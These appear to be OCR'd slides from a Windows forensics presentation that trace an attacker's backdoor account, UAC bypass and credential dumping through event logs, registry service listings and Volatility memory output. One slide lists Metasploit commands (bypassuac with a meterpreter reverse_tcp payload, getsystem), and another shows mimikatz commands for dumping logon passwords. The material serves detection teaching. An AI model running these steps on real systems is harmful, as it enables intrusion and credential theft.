


```
A user account was created.

Subject:
        Security ID:            OHNOES\ImaUser
        Account Name:           ImaUser
        Account Domain:         OHNOES
        Logon ID:               0x69301

New Account:
        Security ID:            GL-CLIENT1\Backdoor
        Account Name:           Backdoor
        Account Domain:         GL-CLIENT1

Attributes:
        SAM Account Name:       Backdoor
```

```
Log Name:         Security
Source:           Microsoft Windows security   Logged:         7/11/2015 1:21:36 PM
Event ID:         4720                         Task Category:  User Account Management
Level:            Information                  Keywords:       Audit Success
User:             N/A                          Computer:       GL-Client1.ohnoes.internal
OpCode:           Info
More Information: Event Log Online Help
```

BACKDOOR


- Registry (Regripper)
  - Run Keys
    - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
  - Service Install Date



```
svc v.20131010
(System) Lists Services key contents by LastWrite time (CSV)

Time,Name,DisplayName,ImagePath/ServiceDll,Type,Start,ObjectName
Fri Jun 12 14:10:25 2015 Z mfeavfk,McAfee Inc. mfeavfk,system32\drivers\
Fri Jun 12 14:10:21 2015 Z Winmgmt\Parameters,,%SystemRoot%\system32\wbe
Fri Jun 12 09:57:27 2015 Z TrustedInstaller,@%SystemRoot%\servicing\Trus
Fri Jun 12 09:19:04 2015 Z mferkdet,McAfee Inc. mferkdet,system32\driver
Fri Jun 12 05:30:46 2015 Z Schedule,@%SystemRoot%\system32\schedsvc.dll;
Fri Jun 12 01:10:47 2015 Z,Mnemosyne,Mnemosyne,\??\C:\windows\syswow64\M
```

PRIVILEGE ESCALATION

In order to scrape hashes, the attacker needs to change security context from user to Local System (SID S-1-5-18)




PRIVILEGE ESCALATION

Using Kali after I've already compromised the system using a Java exploit.

```
meterpreter > run post/windows/gather/win_privs

meterpreter > background
msf exploit(java_signed_applet) > use exploit/windows/local/bypassuac

msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf exploit(bypassuac) > set LHOST 10.1.1.251
LHOST => 10.1.1.251
msf exploit(bypassuac) > set LPORT 8088
LPORT => 8088
msf exploit(bypassuac) > exploit

meterpreter > getuid
Server username: OHNOES\ImaUser
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

PRIVILEGE ESCALATION



Information	3/6/2015 6:01:01 PM	Microsoft Windows security auditing.	4611	Security System Extension
Information	3/6/2015 3:35:59 PM	Microsoft Windows security auditing.	4611	Security System Extension

Event 4611, Microsoft Windows security auditing.

A trusted logon process has been registered with the Local Security Authority.
This logon process will be trusted to submit logon requests.


Subject:
Security ID: SYSTEM
Account Name: WIN7-IMAUSER1$
Account Domain: OHNOES
Logon ID: 0x3e7

Logon Process Name: ConsentUI

Log Name: Security
Source: Microsoft Windows security
Logged: 3/6/2015 6:01:01 PM
Event ID: 4611
Task Category: Security System Extension
Level: Information
Keywords: Audit Success
User: N/A
Computer: WIN7-Imauser1.OHNOES.INTERNAL
OpCode: Info
More Information: Event Log Online Help

SCRAPING HASHES

- Service Install → Process Start



System   Number of events: 3,501

Level	Date and Time	Source	Event ID	Task Category
Information	3/6/2015 6:02:38 PM	Service Control Manager	7036	None
Information	3/6/2015 6:02:38 PM	Service Control Manager	7036	None
Information	3/6/2015 6:02:38 PM	Service Control Manager	7045	None
Information	3/6/2015 6:02:07 PM	Service Control Manager	7036	None

Event 7045, Service Control Manager


A service was installed in the system.

Service Name: WCESERVICE
Service File Name: c:\Users\imauser\Downloads\mypayload\wce64.exe -S
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager
Logged: 3/6/2015 6:02:38 PM
Event ID: 7045
Task Category: None
Level: Information
Keywords: Classic
User: SYSTEM
Computer: WIN7-Imauser1.OHNOES.INTERNAL
OpCode: Info
More Information: Event Log Online Help

SCRAPING HASHES

- Service Install → Process Start




Level	Date and Time	Source	Event ID	Task Category
Information	3/6/2015 6:02:38 PM	Microsoft Windows security auditing.	4689	Process Termination
Information	3/6/2015 6:02:38 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:38 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:07 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:07 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:07 PM	Microsoft Windows security auditing.	4611	Security System Exten

Event 4688, Microsoft Windows security auditing.


```
A new process has been created.

Subject:
        Security ID:            SYSTEM
        Account Name:           WIN7-IMAUSER1$
        Account Domain:         OHNOES
        Logon ID:               0x3e7

Process Information:
        New Process ID:         0x2d4
        New Process Name:       C:\Users\imauser\Downloads\mypayload\wce64.exe
        Token Elevation Type:   TokenElevationTypeDefault (1)
        Creator Process ID:     0x20c
        Process Command Line:
```

SCRAPING HASHES

Volatility – consoles command



```
ConsoleProcess: conhost.exe Pid: 3000
Console: 0xff1e6200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\imauser\Downloads\x64\mimikatz.exe
Title: mimikatz 2.0 alpha x64 (oe.eo)
AttachedProcess: mimikatz.exe Pid: 3012 Handle: 0x60
----
CommandHistory: 0x1fee20 Application: mimikatz.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x1f36f0: privilege::debug
Cmd #1 at 0x1fb690: sekurlsa::logonpasswords
----
Screen 0x1e1280 X:80 Y:300
Dump:

